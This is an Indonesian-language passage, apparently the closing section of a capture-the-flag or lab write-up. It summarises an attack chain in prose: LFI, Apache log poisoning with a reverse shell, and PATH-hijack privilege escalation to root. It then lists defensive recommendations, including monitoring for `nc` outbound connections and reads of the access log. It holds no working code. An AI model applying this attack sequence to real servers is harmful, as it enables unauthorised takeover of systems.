Secara ringkas, serangan dimulai dari pemanfaatan celah keamanan *Local File Inclusion* (LFI) yang memungkinkan penyerang membaca log Apache. Kerentanan ini dimanfaatkan untuk melakukan *log poisoning* dengan menyisipkan *payload* berupa *reverse shell*. Setelah *payload* tersebut dieksekusi, penyerang memperoleh akses *shell* interaktif pada server target dengan hak akses terbatas.

Setelah mendapatkan *foothold*, penyerang melakukan pencarian peluang *privilege escalation* dengan teknik manipulasi variabel PATH serta pembuatan *fake executable*. Proses eskalasi berhasil ketika perintah `sys_status` dijalankan dan memanggil *shell* berhak istimewa yang telah disiapkan penyerang, sehingga memberikan kendali penuh sebagai *root*. Dengan hak istimewa tersebut, penyerang dapat mengakses file sensitif, termasuk *flag* yang menjadi target akhir. Rangkaian ini menunjukkan alur serangan yang sistematis, dimulai dari eksploitasi awal, perolehan akses awal, hingga peningkatan hak akses untuk menguasai sistem sepenuhnya.

## SARAN

Untuk mencegah insiden serupa, langkah-langkah yang disarankan meliputi:

1. Menutup kerentanan LFI dengan validasi dan sanitasi input secara ketat, menerapkan *whitelist* file yang boleh diakses, serta memisahkan direktori publik dari file sistem agar tidak dapat diakses pihak luar.
2. Menghindari eksekusi kode di dalam file log dengan membatasi interpretasi log oleh *web server* dan mencegah injeksi perintah melalui *user-agent* maupun parameter lain.
3. Membatasi hak akses pada file dan direktori, khususnya mencegah akun *web server* (seperti *www-data*) mengakses atau memodifikasi file yang dapat dijalankan dengan hak istimewa.
4. Menggunakan konfigurasi PATH yang aman serta memastikan semua *binary* yang dipanggil oleh skrip sistem menggunakan *absolute path* untuk mencegah manipulasi oleh penyerang.
5. Menerapkan sistem pemantauan dan pencatatan (*security monitoring and logging*) untuk mendeteksi aktivitas mencurigakan sedini mungkin, seperti upaya pembacaan `/var/log/apache2/access.log` atau penggunaan `nc` untuk membuat koneksi keluar.